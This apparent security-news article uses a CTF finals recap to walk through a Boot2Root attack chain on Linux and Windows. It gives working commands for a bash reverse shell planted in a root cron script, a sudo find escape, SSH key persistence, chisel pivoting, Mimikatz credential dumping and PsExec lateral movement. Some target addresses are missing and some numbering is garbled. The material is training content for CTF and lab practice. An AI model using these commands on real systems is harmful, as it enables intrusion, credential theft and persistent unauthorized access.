Listen to this Post
Introduction:

Capture The Flag competitions are evolving from abstract puzzle‑solving into realistic attack simulation, providing the closest experience to legitimate penetration testing outside of a professional engagement. The recent Yukthi CTF 2.0 Grand Finals, as highlighted by team CYBERBEINGS’ experience, exemplifies this shift with its intense Boot2Root-style challenges that mirror the tactics, techniques, and procedures (TTPs) of actual adversaries targeting enterprise networks.
Learning Objectives:
- Understand the core methodology of a Boot2Root attack chain, from initial reconnaissance to full system compromise.
- Learn practical commands and tool usage for enumeration, exploitation, and privilege escalation on Linux-based targets.
- Develop a CTF and lab mindset that translates directly to real-world defensive and offensive security skills.
You Should Know:
- The Boot2Root Methodology: It’s a Process, Not a Puzzle
A Boot2Root machine simulates a full-scale attack against a target system, with the ultimate goal of obtaining the highest level of privilege (root/administrator) and often a final “flag” file. Unlike isolated challenges, it requires chaining multiple vulnerabilities across services, applications, and misconfigurations.
Step‑by‑step guide explaining what this does and how to use it.
Phase 1: Reconnaissance & Enumeration. Before attacking, you must map the attack surface.
Command (Linux): `nmap -sV -sC -oA initial_scan
What it does: This Nmap command performs a version (-sV) and default script (-sC) scan, saving output in three formats (-oA). It identifies open ports, running services, and their versions, providing the first clues.
Phase 2: Initial Foothold. Exploit a discovered vulnerability to gain a low-privilege shell.
Example: If Nmap reveals an Apache HTTP Server 2.4.49, you might research and exploit the CVE-2021-41773 path traversal vulnerability.
Command/Tool: Using `searchsploit apache 2.4.49` to find exploits, then potentially using Metasploit or a Python exploit script to gain access.
Phase 3: Post‑Exploitation & Privilege Escalation. The core of Boot2Root. You move laterally and vertically within the system.
Linux Enumeration Script: `linpeas.sh` (Linux Privilege Escalation Awesome Script). Transfer it to the compromised machine and run it. It automates checks for misconfigurations, weak file permissions, cron jobs, exposed passwords, and vulnerable software.
Critical Manual Checks: Always review `sudo -l` (list user’s sudo permissions), `find / -type f -perm -4000 2>/dev/null` (find SUID files), and `cat /etc/crontab` (scheduled tasks).
2. Weaponizing Enumeration Data for Privilege Escalation
Finding information is useless without context. This step involves analyzing enumeration output to identify a viable escalation path.
Step‑by‑step guide explaining what this does and how to use it.
Scenario 1: Weak File Permissions. LinPEAS highlights a world-writable script executed by root via cron.
1. Identify the script: `ls -la /usr/local/bin/backup.sh`
- Confirm it’s run by root: `cat /etc/crontab | grep backup`
3. Weaponize: Overwrite the script with a reverse shell payload.
Command: `echo ‘bash -i >& /dev/tcp//4444 0>&1′ > /usr/local/bin/backup.sh`
4. Start a netcat listener on your machine: `nc -nlvp 4444`
5. Wait for the cron job to execute, granting a root shell.
Scenario 2: Sudo Misconfiguration. The `sudo -l` output reveals you can run `find` as root without a password. - Check GTFOBins (a resource for privilege escalation): https://gtfobins.github.io/gtfobins/find/
2. Execute the documented sudo privilege escalation command:
Command: `sudo find . -exec /bin/sh \; -quit`
3. This will spawn a root shell.
3. Maintaining Persistence & Pivoting
In real-world scenarios and advanced CTFs, compromising one machine is often just the beginning. You must maintain access and explore the network.
Step‑by‑step guide explaining what this does and how to use it.
Persistence via SSH Key Injection.
- On your attacker machine, generate an SSH keypair if you don’t have one: `ssh-keygen -t rsa`
2. Append your public key to the target’s `authorized_keys` file:
Command: `echo $(cat ~/.ssh/id_rsa.pub) >> ~/.ssh/authorized_keys`
- You can now SSH in without a password: `ssh user@
`
Network Pivoting with Chisel.
- If you find a dual-homed machine (has two network interfaces), you can use it as a relay.
- Upload a tunneling tool like `chisel` to the compromised host (the “server”).
- On the target, run: `./chisel server -p 8080 –reverse`
4. On your attacker machine, connect and create a SOCKS proxy: `./chisel client:8080 R:socks`
5. Configure tools like `proxychains` to route traffic through this proxy, allowing you to scan the previously inaccessible internal network.
4. Windows CTF & Active Directory Basics
Modern Boot2Root often includes Windows and Active Directory simulation, a critical real-world skill.
Step‑by‑step guide explaining what this does and how to use it.
Initial Enumeration with PowerView.
- From a compromised Windows shell (e.g., a Meterpreter session), load PowerView.
- Discover domain users and groups: `Get-NetUser | select cn` and `Get-NetGroup`
Credential Dumping with Mimikatz.
- A classic tool to extract plaintext passwords, hashes, and Kerberos tickets from memory.
- Prerequisite: You often need SYSTEM privileges. Use `getsystem` in Meterpreter or exploit a service misconfiguration.
- Command in Meterpreter: `load kiwi` followed by `kiwi_cmd sekurlsa::logonpasswords`
Lateral Movement with PsExec.
- Using captured credentials (hash or password), you can move to another machine.
- Command from attacker Linux machine (with Impacket): `python3 psexec.py ‘DOMAIN/User:Password@TARGET_IP’`
- The Critical Role of Documentation & Tool Management
Teams like CYBERBEIAS succeed through coordination and knowledge management, a skill vital for real Security Operations Centers (SOCs) and penetration testing teams.
Step‑by‑step guide explaining what this does and how to use it.
Use a Structured Note‑Taking Platform. Tools like Obsidian or Notion are ideal.
Template Your Notes: Have sections for Target IP, Open Ports, Findings, Credentials Found, Exploitation Steps, and Post‑Exploitation Data.
Command to Organize Tool Output: Always save tool output with consistent naming: nmap_<target_ip>_<date>.txt, linpeas_<target_ip>.log. Use `tee` to output to both screen and file: linpeas.sh | tee linpeas.log.
Share Knowledge in Team Channels: Use a Discord or Slack server with dedicated channels for each target or finding, pasting code snippets and command outputs for collaborative problem-solving.
What Undercode Say:
- Boot2Root is the Bridge Between Theory and Practice: The value of these competitions lies not in winning alone, but in the forced, hands-on application of fragmented knowledge into a coherent attack methodology. It teaches resilience, troubleshooting, and adaptive thinking when the expected exploit fails.
- The Team is the Most Critical Tool: Technical skill is amplified by effective collaboration. A team that systematically shares findings, debriefs on failures, and divides reconnaissance tasks will consistently outperform a group of disconnected individual experts, mirroring the operational reality of both red and blue teams in the industry.
The shift towards realistic Boot2Root challenges in CTFs represents a maturation of the cybersecurity training ecosystem. It directly addresses the industry’s complaint that graduates and newcomers often lack practical, systemic problem-solving skills. As Artificial Intelligence begins to automate basic vulnerability scanning and code analysis, the human skills honed in these environments—strategic thinking, attack chain synthesis, and creative pivoting—will become even more valuable. The future of CTFs will likely integrate more cloud-native environments, IoT device chains, and AI-powered defensive systems, making them an indispensable, dynamic proving ground for the next generation of security professionals.
Prediction:
The normalization of Boot2Root and realistic attack simulation in competitive and training CTFs will rapidly elevate the baseline skill level of entry-level security hires. Within five years, we predict that experience in these complex CTFs will become a standard, weighted criterion on par with certifications for junior penetration tester and SOC analyst roles. Furthermore, the defensive insights gained from persistently failing and overcoming these challenges will accelerate the adoption of more robust, assume-breach security architectures in small and medium-sized enterprises.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Giridharan Godinreach – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


